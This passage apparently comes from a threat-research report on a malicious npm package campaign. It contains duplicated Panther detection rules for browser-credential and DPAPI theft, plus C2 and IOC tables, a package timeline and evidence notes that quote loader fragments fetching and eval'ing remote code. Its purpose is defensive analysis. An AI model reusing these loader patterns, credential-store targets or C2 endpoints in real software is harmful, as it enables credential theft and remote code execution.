    return f"Node.js spawned PowerShell DPAPI decryption on [{host}]"


def severity(_):
    return "CRITICAL"


def dedup(event):
    return event.get("aid", "<AID_NOT_FOUND>")


def alert_context(event):
    return crowdstrike_process_alert_context(event)
# LogType: Crowdstrike.FDREvent — ProcessRollup2
# MITRE ATT&CK: T1555.003 — Credentials from Web Browsers
# Severity: Critical

from panther_crowdstrike_fdr_helpers import crowdstrike_process_alert_context


def rule(event):
    if event.get("fdr_event_type", "") != "ProcessRollup2":
        return False
    if event.get("event_platform", "") != "Win":
        return False
    image = event.deep_get("event", "ImageFileName", default="").lower()
    if "powershell" not in image:
        return False
    # ParentBaseFileName is a basename — check both macOS and Windows variants
    parent = event.deep_get("event", "ParentBaseFileName", default="").lower()
    if parent not in ("node", "node.exe"):
        return False
    command_line = event.deep_get("event", "CommandLine", default="")
    return "ProtectedData" in command_line or "Unprotect" in command_line


def title(event):
    host = event.get("ComputerName") or event.get("aid", "<AID_NOT_FOUND>")
    return f"Node.js spawned PowerShell DPAPI decryption on [{host}]"


def severity(_):
    return "CRITICAL"


def dedup(event):
    return event.get("aid", "<AID_NOT_FOUND>")


def alert_context(event):
    return crowdstrike_process_alert_context(event)
# LogType: Crowdstrike.FDREvent — ProcessRollup2
# MITRE ATT&CK: T1555.003 — Credentials from Web Browsers
# Severity: Critical

from panther_crowdstrike_fdr_helpers import crowdstrike_process_alert_context


def rule(event):
    if event.get("fdr_event_type", "") != "ProcessRollup2":
        return False
    if event.get("event_platform", "") != "Win":
        return False
    image = event.deep_get("event", "ImageFileName", default="").lower()
    if "powershell" not in image:
        return False
    # ParentBaseFileName is a basename — check both macOS and Windows variants
    parent = event.deep_get("event", "ParentBaseFileName", default="").lower()
    if parent not in ("node", "node.exe"):
        return False
    command_line = event.deep_get("event", "CommandLine", default="")
    return "ProtectedData" in command_line or "Unprotect" in command_line


def title(event):
    host = event.get("ComputerName") or event.get("aid", "<AID_NOT_FOUND>")
    return f"Node.js spawned PowerShell DPAPI decryption on [{host}]"


def severity(_):
    return "CRITICAL"


def dedup(event):
    return event.get("aid", "<AID_NOT_FOUND>")


def alert_context(event):
    return crowdstrike_process_alert_context(event)
# LogType: Crowdstrike.FDREvent — ProcessRollup2
# MITRE ATT&CK: T1555.003 — Credentials from Web Browsers
# Severity: Critical

from panther_crowdstrike_fdr_helpers import crowdstrike_process_alert_context


def rule(event):
    if event.get("fdr_event_type", "") != "ProcessRollup2":
        return False
    if event.get("event_platform", "") != "Win":
        return False
    image = event.deep_get("event", "ImageFileName", default="").lower()
    if "powershell" not in image:
        return False
    # ParentBaseFileName is a basename — check both macOS and Windows variants
    parent = event.deep_get("event", "ParentBaseFileName", default="").lower()
    if parent not in ("node", "node.exe"):
        return False
    command_line = event.deep_get("event", "CommandLine", default="")
    return "ProtectedData" in command_line or "Unprotect" in command_line


def title(event):
    host = event.get("ComputerName") or event.get("aid", "<AID_NOT_FOUND>")
    return f"Node.js spawned PowerShell DPAPI decryption on [{host}]"


def severity(_):
    return "CRITICAL"


def dedup(event):
    return event.get("aid", "<AID_NOT_FOUND>")


def alert_context(event):
    return crowdstrike_process_alert_context(event)

Rule 7 — WSL-to-Windows Credential Bridge Access

Detects the novel WSL-to-Windows credential bridge: a Linux Node.js process accessing Windows browser credential stores via the /mnt/c/Users/ filesystem mount.

# LogType: Crowdstrike.FDREvent — ProcessRollup2
# MITRE ATT&CK: T1555.003 — Credentials from Web Browsers (WSL bridge variant)
# Severity: Critical

from panther_crowdstrike_fdr_helpers import crowdstrike_process_alert_context

WSL_CREDENTIAL_INDICATORS = {
    "AppData/Local/Google/Chrome",
    "AppData/Local/BraveSoftware",
    "AppData/Local/Microsoft/Edge",
    "Login Data",
    "Local Extension Settings",
}


def rule(event):
    if event.get("fdr_event_type", "") != "ProcessRollup2":
        return False
    command_line = event.deep_get("event", "CommandLine", default="")
    # WSL filesystem bridge path must be present
    if "/mnt/c/Users/" not in command_line:
        return False
    return any(indicator in command_line for indicator in WSL_CREDENTIAL_INDICATORS)


def title(event):
    host = event.get("ComputerName") or event.get("aid", "<AID_NOT_FOUND>")
    return f"WSL-to-Windows credential bridge detected on [{host}]"


def severity(_):
    return "CRITICAL"


def dedup(event):
    return event.get("aid", "<AID_NOT_FOUND>")


def alert_context(event):
    return crowdstrike_process_alert_context(event)
# LogType: Crowdstrike.FDREvent — ProcessRollup2
# MITRE ATT&CK: T1555.003 — Credentials from Web Browsers (WSL bridge variant)
# Severity: Critical

from panther_crowdstrike_fdr_helpers import crowdstrike_process_alert_context

WSL_CREDENTIAL_INDICATORS = {
    "AppData/Local/Google/Chrome",
    "AppData/Local/BraveSoftware",
    "AppData/Local/Microsoft/Edge",
    "Login Data",
    "Local Extension Settings",
}


def rule(event):
    if event.get("fdr_event_type", "") != "ProcessRollup2":
        return False
    command_line = event.deep_get("event", "CommandLine", default="")
    # WSL filesystem bridge path must be present
    if "/mnt/c/Users/" not in command_line:
        return False
    return any(indicator in command_line for indicator in WSL_CREDENTIAL_INDICATORS)


def title(event):
    host = event.get("ComputerName") or event.get("aid", "<AID_NOT_FOUND>")
    return f"WSL-to-Windows credential bridge detected on [{host}]"


def severity(_):
    return "CRITICAL"


def dedup(event):
    return event.get("aid", "<AID_NOT_FOUND>")


def alert_context(event):
    return crowdstrike_process_alert_context(event)
# LogType: Crowdstrike.FDREvent — ProcessRollup2
# MITRE ATT&CK: T1555.003 — Credentials from Web Browsers (WSL bridge variant)
# Severity: Critical

from panther_crowdstrike_fdr_helpers import crowdstrike_process_alert_context

WSL_CREDENTIAL_INDICATORS = {
    "AppData/Local/Google/Chrome",
    "AppData/Local/BraveSoftware",
    "AppData/Local/Microsoft/Edge",
    "Login Data",
    "Local Extension Settings",
}


def rule(event):
    if event.get("fdr_event_type", "") != "ProcessRollup2":
        return False
    command_line = event.deep_get("event", "CommandLine", default="")
    # WSL filesystem bridge path must be present
    if "/mnt/c/Users/" not in command_line:
        return False
    return any(indicator in command_line for indicator in WSL_CREDENTIAL_INDICATORS)


def title(event):
    host = event.get("ComputerName") or event.get("aid", "<AID_NOT_FOUND>")
    return f"WSL-to-Windows credential bridge detected on [{host}]"


def severity(_):
    return "CRITICAL"


def dedup(event):
    return event.get("aid", "<AID_NOT_FOUND>")


def alert_context(event):
    return crowdstrike_process_alert_context(event)
# LogType: Crowdstrike.FDREvent — ProcessRollup2
# MITRE ATT&CK: T1555.003 — Credentials from Web Browsers (WSL bridge variant)
# Severity: Critical

from panther_crowdstrike_fdr_helpers import crowdstrike_process_alert_context

WSL_CREDENTIAL_INDICATORS = {
    "AppData/Local/Google/Chrome",
    "AppData/Local/BraveSoftware",
    "AppData/Local/Microsoft/Edge",
    "Login Data",
    "Local Extension Settings",
}


def rule(event):
    if event.get("fdr_event_type", "") != "ProcessRollup2":
        return False
    command_line = event.deep_get("event", "CommandLine", default="")
    # WSL filesystem bridge path must be present
    if "/mnt/c/Users/" not in command_line:
        return False
    return any(indicator in command_line for indicator in WSL_CREDENTIAL_INDICATORS)


def title(event):
    host = event.get("ComputerName") or event.get("aid", "<AID_NOT_FOUND>")
    return f"WSL-to-Windows credential bridge detected on [{host}]"


def severity(_):
    return "CRITICAL"


def dedup(event):
    return event.get("aid", "<AID_NOT_FOUND>")


def alert_context(event):
    return crowdstrike_process_alert_context(event)

Indicators of Compromise

Hashes

14 file hashes (loaders and payloads) — see Appendix B.

Network

IOC

Type

VT E15

Notes

144.172.110[.]132

C2 IP

0/94

Vultr VPS, Plesk panel, hostname: gifted-rhodes.144-172-110-132.plesk[.]page; fresh infra

http://144.172.110[.]132:8085/upload

C2 URL

0/94

ldbScript browser credential upload

http://144.172.110[.]132:8086/upload

C2 URL

0/94

autoUploadScript file exfil

ws://144.172.110[.]132:8087

C2 WS

0/94

socket.io reverse shell

http://144.172.110[.]132:8087/api/notify

C2 URL

0/94

Host registration

http://144.172.110[.]132:8087/api/log

C2 URL

0/94

Clipboard + log exfil

https://api.npoint[.]io/2cc8f9fa09a141aafc03

Stage-2 URL

5/95

npoint cluster

https://jsonkeeper[.]com/b/FAWPU

Stage-2 URL

0/94

FAWPU cluster — first discovery

https://jsonkeeper[.]com/b/XRGF3

Stage-2 URL

9/94

XRGF3 cluster

https://jsonkeeper[.]com/b/BADC6

Stage-2 URL

0/94

BADC6 cluster — first discovery

https://jsonkeeper[.]com/b/4NAKK

Stage-2 URL

4/94

4NAKK cluster — HTTP 404 as of 2026-04-01, offline

http://server-check-genimi.vercel[.]app/defy/v3

Stage-2 URL

0/94

Vercel cluster — HTTP 404 as of 2026-04-01, offline

www.isillegion[.]com

Earlier C2

Distinct C2 endpoint used by chai-as-hooked and chai-as-redeployed (the two packages that triggered Panther detection); relationship to main campaign infrastructure unknownE36

Operator Fingerprints

Constant

Value

Significance

u_k

301

Numeric identifier hardcoded in npoint[.]io payload; purpose and allocation scheme unknown E4

t

3

Tenant/campaign ID, embedded in PID lock filenames E4

HMAC secret

SuperStr0ngSecret@)@^

Shared secret used to authenticate all C2 requests; @)@^ produced by Shift+2,0,2,6 on US QWERTY (intent unconfirmed); string not found in any reviewed public malware repository or threat reportP1

Lock files

/tmp/pid.3.{1,2,3}.lock

Process management for three concurrent scripts E4

Files Created on Victim System

Path

Created by

Purpose

/tmp/pid.3.1.lock

ldbScript

Browser stealer PID tracking

/tmp/pid.3.2.lock

autoUploadScript

File exfil PID tracking

/tmp/pid.3.3.lock

socketScript

Reverse shell PID tracking

/tmp/.tmp/.upload_<ts>_<rand>/

autoUploadScript

Temp staging dir for file uploads

/tmp/decrypt-<ts>-<rand>.ps1

ldbScript (Windows)

Ephemeral DPAPI decryption script

Campaign Timeline

All publish and unpublish timestamps from npm registry API. † For deleted packages, the npm publisher account is unrecoverable post-deletion; value shown is the author email from package.json metadata.E6 All times UTC.

Timestamp (UTC)

Event

Package

Publisher / Author †

C2 Cluster

Hours Live

2026-03-18T19:37:14Z

Published

gemini-ai-checker@1.3.3

hello@jsonspack[.]com

Vercel

2026-03-18T19:44:03Z

Published

gemini-ai-checker@1.3.4

hello@jsonspack[.]com

Vercel

2026-03-19T21:09:58Z

Published

gemini-ai-checker@1.3.5

hello@jsonspack[.]com

Vercel

2026-03-19T21:43:40Z

Published

gemini-ai-checker@1.3.6

hello@jsonspack[.]com

Vercel

301.6h

2026-03-19T23:49:33Z

Published

lockedin-chai-chain@1.2.6

amnotgonnalie

FAWPU

still live

2026-03-21T17:54:36Z

Published

express-flowlimit@1.3.6

gemini-check

Vercel

still live

2026-03-21T17:59:56Z

Published

express-flowlimit@2.1.6

gemini-check

Vercel

2026-03-21T18:08:03Z

Published

express-flowlimit@2.2.7

gemini-check

Vercel

2026-03-25T06:44:16Z

Published

chai-str@1.1.9

ondoeth

XRGF3

still live

2026-03-25T07:38:49Z

Published

chai-beta@1.1.9

boriseth

XRGF3

still live

2026-03-25T08:42:14Z

Published

chai-as-encrypted@2.0.6

johnsonjamesedc5033

npoint

still live

2026-03-25T10:22:48Z

Published

chai-as-chain-v2@1.1.1

corvettdan1963

FAWPU

still live

2026-03-25T18:23:29Z

Published

chai-as-hooked@1.0.0

hello@jsonspack[.]com

isillegionE36

2026-03-26T~18:00Z

Deleted

chai-as-hooked@1.0.0

isillegion

<1 dayE20

2026-03-26T07:50:47Z

Published

chai-as-evm@1.1.2

corvettdan1963

FAWPU

still live

2026-03-26T07:58:43Z

Published

chai-as-adapter@1.5.2

corvettdan1963

FAWPU

still live

2026-03-26T08:09:11Z

Published

chai-use-chain@1.2.6

mwai2005

FAWPU

still live

2026-03-26T09:15:33Z

Published

coremeshnode@2.4.5

hello@jsonspack[.]com

BADC6

2h

2026-03-26T09:15:51Z

Published

coremesh@2.4.5

hello@jsonspack[.]com

BADC6

2h

2026-03-26T09:16:16Z

Published

chai-chain-coremesh@2.4.5

hello@jsonspack[.]com

BADC6

2h

2026-03-26T11:30:35Z

Deleted

coremesh, coremeshnode, chai-chain-coremesh

2026-03-26T12:29:18Z

Published

relion-chain@2.4.7

hello@jsonspack[.]com

BADC6

3h

2026-03-26T12:30:05Z

Published

relion-node@2.4.7

hello@jsonspack[.]com

BADC6

3h

2026-03-26T15:35:53Z

Deleted

relion-chain, relion-node

2026-03-26T19:03:41Z

Published

chain-syncora@2.4.5

hello@jsonspack[.]com

BADC6

18h

2026-03-26T19:04:02Z

Published

node-syncora@2.4.5

hello@jsonspack[.]com

BADC6

18h

2026-03-26T23:20:29Z

Published

chai-as-redeployed@3.5.7

hello@jsonspack[.]com

isillegion

2026-03-27T~18:00Z

Deleted

chai-as-redeployed@3.5.7

isillegion

<1 dayE20

2026-03-27T13:16:23Z

Deleted

chain-syncora, node-syncora

2026-03-27T14:31:12Z

Published

metrify-node@2.4.5

hello@jsonspack[.]com

BADC6

71h

2026-03-27T14:31:51Z

Published

metrify-chain@2.4.5

hello@jsonspack[.]com

BADC6

71h

2026-03-30T13:28:17Z

Deleted

metrify-node, metrify-chain

2026-03-30T15:22:23Z

Published

node-metrica@2.4.5

hello@jsonspack[.]com

BADC6

<1h

2026-03-30T15:22:42Z

Published

chain-metrica@2.4.5

hello@jsonspack[.]com

BADC6

<1h

2026-03-30T15:34:06Z

Deleted

node-metrica, chain-metrica

2026-03-30T18:15:35Z

Published

trackora-chain@2.4.5

wovon16983

BADC6

still live

2026-03-30T18:15:59Z

Published

trackora-node@2.4.5

wovon16983

BADC6

still live

2026-03-31T09:14:43Z

Deleted

gemini-ai-checker

2026-03-31T09:27:20Z

Published

chai-extensions-extra@1.2.2

hello@jsonspack[.]com

Vercel

<1h

2026-03-31T09:33:44Z

Deleted

chai-extensions-extra

2026-03-31T10:30:38Z

Published

chai-extensions-extras@1.2.5

gemini-check

Vercel

still live

2026-03-31T10:38:12Z

Published

express-flowlimit@2.2.8

gemini-check

Vercel

still live

2026-03-30T23:12Z

Panther alert fired

chai-as-hooked, chai-as-redeployed

isillegionE36

2026-04-01

Email pivot → 27 packages identified

npm-index

2026-04-01

Stage-3 payload decoded

fdb582f16475cb79bebd0dffc48d610430cae2e39e9a3e2abd373b3413691838

Deletion pattern: Fifteen packages show an unpublished tombstone in the npm registry. No npm security advisories exist for any of them.E24 Fourteen were removed within npm's 72-hour self-unpublish window, meaning the package publisher could have removed them unilaterally without contacting npm — these are most likely threat actor self-removals.E25 The fifteenth, gemini-ai-checker, lived for 301.6 hours before removal, well outside the self-unpublish window; its removal required either npm support intervention or a npm security action, though the tombstone format (time.unpublished with no reason field) is consistent with a support-processed unpublish request rather than an automated security takedown.

Of the fourteen likely self-removed packages, eleven share loader hash 5f2d8aec684e79cb983af79d29fddf7e7ecf1e36474baf1422e77c9b79caee23 — confirmed by running shasum -a 256 against all downloaded tarballs — placing them in the BADC6 cluster.E33 They were removed in five batches, with publish and unpublish times taken directly from the npm registry time object:E6

Family

Packages

Published

Unpublished

Dwell

coremesh

coremesh, coremeshnode, chai-chain-coremesh

2026-03-26T09:14–09:16Z

2026-03-26T11:30Z

~2h

relion

relion-chain, relion-node

2026-03-26T12:29–12:30Z

2026-03-26T15:35Z

~3h

syncora

chain-syncora, node-syncora

2026-03-26T19:03–19:04Z

2026-03-27T13:16Z

~18h

metrify

metrify-node, metrify-chain

2026-03-27T14:31Z

2026-03-30T13:28Z

~71h

metrica

node-metrica, chain-metrica

2026-03-30T15:22Z

2026-03-30T15:34Z

<1h

The reason for these removals is unknown — plausible explanations include detection avoidance, infrastructure testing, or operational cleanup. The two surviving BADC6 packages, trackora-node and trackora-chain, share the same loader hash (5f2d8aec684e79cb983af79d29fddf7e7ecf1e36474baf1422e77c9b79caee23), the same dependencies (axios, parse-json, request, sqlite3), and an identical docs/api.md (SHA256: 1c777a65a337b48318f3cfff9cee9ffdecc2f7867f7365f53c7e0af492add2a4) as the deleted packages.E33 Both tarballs return HTTP 200 from the npm registry as of 2026-04-01.E5

References

[E1] Read("artifacts/jsonspack/loaders/badc6-variant/index.txt") and equivalent for all 27 packages. No postinstall in any package.json. spawn({ detached: true, stdio: 'ignore' }) + child.unref() confirmed in all spawn-based loaders. chai-as-encrypted uses an inline self-executing function in lib/initializeCaller.js instead.

[E2] Read("artifacts/jsonspack/loaders/badc6-variant/caller.txt") — representative BADC6-cluster loader. Pattern confirmed across all 27 packages. Eval via new Function.constructor('require', payload)(require).

[E3] Stage-3 payload deobfuscated from the raw JSON {"cookie":"<JS>"} HTTP response. Output: 117 KB of readable JavaScript. Full decode at artifacts/jsonspack/decompiled/payload-synchrony-decoded.txt.

[E4] Panther Threat Research team analysis, 2026-04-01. Constants extracted from deobfuscated payload (artifacts/jsonspack/decompiled/payload-synchrony-decoded.txt): const u_k = 301 at line 358; const t = 3 at line 359. SuperStr0ngSecret@)@^ appears as const validationSecret = "SuperStr0ngSecret@)@^" within the inner socketScript string assembled at line 860 (not at lines 356–365 — that range covers only the u_k and t declarations). The HMAC secret is confirmed present at multiple points in the assembled script as validationSecret.

[E5] Registry liveness verified via tarball URL HTTP status: curl -o /dev/null -w "%{http_code}" <tarball_url>. Live packages return 200. Deleted packages return unpublish tombstone from metadata endpoint with time.unpublished field set; tarballs return 404. All 15 deleted packages recovered from npmmirror.com via npm_download_package().

[E6] curl -fsSL "https://registry.npmjs.org/<package>"time object for all publish and unpublish timestamps. Unpublish time from time.unpublished.time field.

[E7] npm_index_search(email="<email>") for all 8 accounts — each returned only the packages listed in the table. No prior publish history.

[E8] node -e "JSON.parse(fs.readFileSync('package.json')).scripts" across all 27 packages — postinstall key absent in all. smoke:pino and smoke:file scripts present but not triggered on install.

[E9] Read("artifacts/jsonspack/loaders/npoint-variant/initializeCaller.txt") — self-executing async function (IIFE), no spawn. SHA256: baa5f96044388ff17a9c84a01ce50ee399cf0c9b146d5c7491e4a23a9eb095b6.

[E10] shasum -a 256 across all downloaded lib/caller.js files — five distinct hashes confirmed across the five tabled clusters (FAWPU, XRGF3, BADC6, npoint, Vercel). The Vercel-cluster packages also ship lib/const.js containing the 4NAKK URL, but this file is dead code — never imported by caller.js. isillegion-cluster packages (chai-as-hooked, chai-as-redeployed) were recovered from the npmmirror mirror; their loader architecture is confirmed (detached spawn via lib/caller.js E20) but their lib/caller.js hash was not separately recorded — they use a distinct C2 domain and are grouped as the sixth channel on that basis.

[E11] virustotal_batch_lookup(iocs=[{type:"url", value:"http://server-check-genimi.vercel[.]app/defy/v3"}]) → 0/94 detections.

[E13] SuperStr0ngSecret@)@^ in deobfuscated payload (artifacts/jsonspack/decompiled/payload-synchrony-decoded.txt) as validationSecret within the inner socketScript string (line 860 context). The string SuperStr0ngSecret@)@^ appears at multiple points in the assembled script: once for the /api/notify HMAC (username+"|"+timestamp), once for /api/log HMAC (message[:100]), and once for file upload HMAC (filename). Confirmed by grep -n "SuperStr0ngSecret" on the artifact.

[E14] is_wsl() function in deobfuscated payload: checks process.env.WSL_DISTRO_NAME and fs.readFileSync('/proc/version') for "microsoft"/"wsl" strings. Windows username resolved via cmd.exe /c echo %USERNAME% or /mnt/c/Users/ directory enumeration.

[E15] virustotal_batch_lookup(iocs=[{type:"ip",value:"144.172.110[.]132"},{type:"hash",value:"fdb582f16475cb79bebd0dffc48d610430cae2e39e9a3e2abd373b3413691838"},{type:"url",value:"https://api.npoint[.]io/2cc8f9fa09a141aafc03"}, ...]) — 15-IOC batch call, all results from session cache on second reference.

[E16] virustotal_collection(mode="iocs", id="threat-actor--5291630a-0a82-530c-8c26-2c6f3e0ed651", ioc_type="domains")api.npoint[.]io at 6/94. UNC5342 top URLs include multiple api.npoint[.]io/* endpoints (e.g. http://api.npoint[.]io/001bf7a1f01639123dc1, http://api.npoint[.]io/0a01c9a76266efbbbaf1) confirming platform-level abuse by Contagious Interview. The specific jsonspack endpoint api.npoint[.]io/2cc8f9fa09a141aafc03 does not appear in the UNC5342 IOC list.

[E35] virustotal_batch_lookup(iocs=[{type:"domain", value:"tetrismic.vercel[.]app"}]) → 14/94 VT detections, tagged as Contagious Interview C2. Also referenced in VT intel report report--fde9503ee61d16371c43e76cbcfc83bb414e24d0ae5aefca32c36f5c5786a397 ("Contagious Interview campaign expands with 197 npm packages spreading new OtterCookie malware") which lists tetrismic.vercel[.]app and npoint[.]io as campaign IOCs. jsonspack uses server-check-genimi.vercel[.]app — a different subdomain with 0/94 VT detections.

[E17] Panther Threat Research team attribution analysis, 2026-04-01. Technical fingerprints compared against: DeceptiveDevelopment/FFerret/DrHost, BlueNoroff/SUGARLOADER, Citrine Sleet/PondRat, and known MaaS stealers. All eliminated on the discriminators listed in the Attribution table above.

[E18] Panther Threat Research team reviewed the following public threat intelligence sources on 2026-04-01: Jamf Threat Labs, Objective-See, SentinelOne, ESET WeLiveSecurity, Kaspersky SecureList, Elastic Security Labs, Trend Micro, Mandiant/Google GTIG, CrowdStrike, pberba.github.io, wojciechregula.blog, theevilbit.github.io, MITRE ATT&CK. Findings 1–4 (HTTP 404 payload gate, JSON cookie masquerade, WSL-to-Windows credential bridge, three-script PID lock orchestration) not found in reviewed sources. The Function.constructor eval pattern is known in Node.js security research but not documented in npm malware threat reports. HMAC-authenticated C2 communication is documented in APT implant frameworks but not in npm supply chain malware. The 40-entry crypto wallet extension ID list is documented in Contagious Interview/BeaverTail reports by ESET and MITRE.

[E19] panther_get_alert("25b9435bd5fd17500199c47ecaf38a8e") and panther_get_alert("30a007ce18f8aacd54cb26b2f79de5e0") — NPM.Malicious.Verdict.LLM rule, 2026-03-30. Confirmed in osm-submissions/submitted/2026-03-30_chai-as-hooked.json and 2026-03-30_chai-as-redeployed.json.

[E20] curl -fsSL "https://registry.npmjs.org/chai-as-hooked"time.unpublished.time: "2026-03-26T...". Tarball recovered via npm_download_package() from npmmirror.com mirror fallback.

[E21] npm_index_search(email="hello@jsonspack[.]com") → 32 results. osm_batch_check([{package_name:"chai-extensions-extra"},{package_name:"chain-metrica"},{package_name:"node-metrica"},{package_name:"metrify-chain"},{package_name:"metrify-node"},{package_name:"chain-syncora"},{package_name:"node-syncora"},{package_name:"relion-node"},{package_name:"relion-chain"},{package_name:"chai-chain-coremesh"},{package_name:"coremesh"},{package_name:"coremeshnode"},{package_name:"gemini-ai-checker"}]) → 13 clear. Public npm registry does not support email-based package queries — this pivot was only possible via the Panther npm-index.

[P1] GitHub Code Search API: GET /search/code?q="SuperStr0ngSecret"&type=code — rate limited (unauthenticated). grep.app: https://grep.app/search?q="SuperStr0ngSecret" — Vercel security checkpoint blocked unauthenticated fetch. String not found in any accessible public repository.

[P2] npm_package_info("jsonpack", "1.1.5") → published 2016-04-20, maintainers sapienlab <npm@sapienlab.com>, last modified 2022-06-19. Repository: git+https://github.com/sapienlab/jsonpack.git. Unrelated to this campaign.

[E34] Read("artifacts/jsonspack/loaders/badc6-variant/caller.txt") → line 4: const process = { env: { DEV_API_KEY: "aHR0c...", ... } }. The local const process declaration at file scope shadows the global Node.js process object for all code below it in the file. atob(process.env.DEV_API_KEY) therefore resolves the hardcoded base64 string, not any real environment variable. Pattern confirmed across all downloaded BADC6-cluster packages via grep -n "const process" → identical structure in each.

[E30] npm_package_info("chai") → description: "BDD/TDD assertion library for node.js and the browser. Test framework agnostic.", latest v6.2.2. npm_package_info("chai-as-promised") → description: "Extends Chai with assertions about promises." — confirming chai-as-* is an established naming convention for chai.js assertion plugins.

[E31] Read("artifacts/jsonspack/loaders/vercel-variant/package.json") → opening line: "Lightweight and flexible rate limiting middleware for Express.js applications. Protect your APIs from abuse, brute-force attacks, and DDoS attempts with minimal overhead." grep "module.exports" artifacts/jsonspack/loaders/vercel-variant/caller.txtmodule.exports.flowlimit = middleware. No docs/ directory present.

[E32] shasum -a 256 .../metrify-chain-.../docs/api.md .../chai-chain-coremesh-.../docs/api.md .../relion-node-.../docs/api.md → all three return 1c777a65a337b48318f3cfff9cee9ffdecc2f7867f7365f53c7e0af492add2a4 — verbatim copy of pino’s documentation confirmed identical across package families. docs/api.md from chai-as-adapter@1.5.2 archived at artifacts/jsonspack/decompiled/pino_docs_api.mdshasum -a 256 confirms 1c777a65a337b48318f3cfff9cee9ffdecc2f7867f7365f53c7e0af492add2a4, verifiable from artifact directory.

[E37] Read("artifacts/jsonspack/loaders/badc6-variant/const.txt")DEV_API_KEY: "aHR0cHM6Ly9qc29ua2VlcGVyLmNvbS9iL0JBREM2". node -e "console.log(Buffer.from('aHR0cHM6Ly9qc29ua2VlcGVyLmNvbS9iL0JBREM2','base64').toString())"https://jsonkeeper.com/b/BADC6. BADC6 variant confirmed: caller.js has const process = {env:{DEV_API_KEY:"..."}} shadow, reads C2 via atob(process.env.DEV_API_KEY). shasum -a 256 lib/caller.js5f2d8aec684e79cb983af79d29fddf7e7ecf1e36474baf1422e77c9b79caee23 confirmed across all 13 BADC6 packages.

[E38] Read("artifacts/jsonspack/loaders/fawpu-variant/caller.txt") → line 6: const src = atob("aHR0cHM6Ly9qc29ua2VlcGVyLmNvbS9iL0ZBV1BV"). node -e "console.log(Buffer.from('aHR0cHM6Ly9qc29ua2VlcGVyLmNvbS9iL0ZBV1BV','base64').toString())"https://jsonkeeper.com/b/FAWPU. FAWPU variant confirmed: self-contained inline atob(), no const process shadow, no const.js dependency for C2 URL. lib/const.js present in package with DEV_API_KEY pointing to 4NAKK but not read by this variant. shasum -a 256 lib/caller.js70f8deb4d35ab7db47845f6b6666ae6c0a22814eca580a10e7a0ba09f9ece5f8 confirmed across all 5 FAWPU packages (chai-as-adapter, chai-as-chain-v2, chai-as-evm, chai-use-chain, lockedin-chai-chain).

[E39] Read("artifacts/jsonspack/loaders/xrgf3-variant/caller.txt") → line 13: const src = "https://jsonkeeper.com/b/XRGF3" (plaintext string literal). Same file also contains const process = {env:{DEV_API_KEY:"aHR0cHM6Ly9qc29ua2VlcGVyLmNvbS9iL1hSR0Yz"}} where base64 decodes to same XRGF3 URL. Execution path uses plaintext src, not atob(process.env.DEV_API_KEY). shasum -a 256 lib/caller.jsd81e48769a830cd3384a4b8977ade12e5ab7583eb7cca84e7ab966d15871bd71 confirmed on both XRGF3 packages (chai-beta, chai-str).

[E40] Read("artifacts/jsonspack/loaders/vercel-variant/config.txt")DEV_API_CHECK_DOMAIN: "http://server-check-genimi.vercel.app", aspath: "/defy/", token: "v3". Read("artifacts/jsonspack/loaders/chai-extensions-extras/config.txt") → identical Vercel domain. Read("artifacts/jsonspack/loaders/gemini-ai-checker/config.txt") → identical Vercel domain. All four packages (express-flowlimit, chai-extensions-extras, gemini-ai-checker, chai-extensions-extra) confirmed Vercel cluster: caller.js reads require('./config') and config.js points to server-check-genimi.vercel[.]app. Both gemini-ai-checker and chai-extensions-extra contain a lib/const.js with DEV_API_KEY decoding to https://jsonkeeper.com/b/4NAKK — this file is never imported by caller.js and is dead code.

[E29] Deobfuscation run against artifacts/jsonspack/payloads/fawpu/payload_FAWPU_extracted.txt, artifacts/jsonspack/payloads/xrgf3/payload_XRGF3_extracted.txt, artifacts/jsonspack/payloads/badc6/payload_BADC6_extracted.txt. All three: obfuscation confirmed as obfuscator.io short-name RC4 variant via static fingerprinting (while(!![]), base64 alphabet, single-char function names, no _0x prefix). Deobfuscation output: FAWPU → artifacts/jsonspack/payloads/fawpu/payload_FAWPU_deobfuscated.txt (3.2 KB); XRGF3 → artifacts/jsonspack/payloads/xrgf3/payload_XRGF3_deobfuscated.txt (45 KB); BADC6 → artifacts/jsonspack/payloads/badc6/payload_BADC6_deobfuscated.txt (43 KB). All exits 0. Failure mode: Push/shift calculation failed (iter=N>maxLoops=N-1) — the rotation function target value exceeded the internal deobfuscator loop ceiling (64 for FAWPU; 2,584/2,590 for XRGF3/BADC6). FAWPU partial output reveals: spawn('node', ['-e', o], {detached: true, stdio: 'ignore'}) confirming secondary loader structure. XRGF3/BADC6 partial outputs show only process.on as a surviving readable identifier; all string references remain as aM(1220, ...) encoded calls.

[E26] Researcher fetched FAWPU, XRGF3, and BADC6 buckets from a secure machine on 2026-04-01. Raw JSON files saved to artifacts/jsonspack/payloads/fawpu/payload_FAWPU_raw_http_response.txt, artifacts/jsonspack/payloads/xrgf3/payload_XRGF3_raw_http_response.txt, artifacts/jsonspack/payloads/badc6/payload_BADC6_raw_http_response.txt; cookie fields extracted to .txt files. SHA256 hashes verified. 4NAKK (https://jsonkeeper[.]com/b/4NAKK) returned HTTP 404. Vercel (http://server-check-genimi.vercel[.]app/defy/v3 and /defy/v3/x) returned HTTP 404 on both standard and probe requests — C2 offline or taken down.

[E27] Static analysis of artifacts/jsonspack/payloads/fawpu/payload_FAWPU_extracted.txt (4,228 chars): grep -o 'spawn\|detached\|unref\|child_process' confirms spawner pattern. 10 functions, 32 string array entries (V() function). Final line: s=e('node',['-e',o],{detached:!false,'stdio':'ignore'}); s[...unref...](). Variable o constructs require('axios').get(<decoded URL>).then(res => eval(res.data.<decoded field>)). URL and field name are RC4+base64 encoded in string array V(); not recoverable by static analysis without execution. grep -c 'SuperStr0ng\|144\.172\.110\|socket' — all 0.

[E28] Static analysis of artifacts/jsonspack/payloads/xrgf3/payload_XRGF3_extracted.txt and artifacts/jsonspack/payloads/badc6/payload_BADC6_extracted.txt: function counts 124/122; string array entries 1292/1295; grep -o '.\.{20}0x301.\.{20}' shows 0x301 used as a hex offset argument to string decoder function cd()/bA(), not as an operator key. grep -c 'SuperStr0ng\|144\.172\.110\|socketScript\|ldbScript\|searchAndUpload' — all 0 in both files.

[E24] curl -fsSL "https://registry.npmjs.org/-/npm/v1/security/advisories?package=<name>" for gemini-ai-checker, coremesh, and metrify-chain — all returned no advisory data. npm's automated security systems had not flagged any of these packages as malicious at the time of removal.

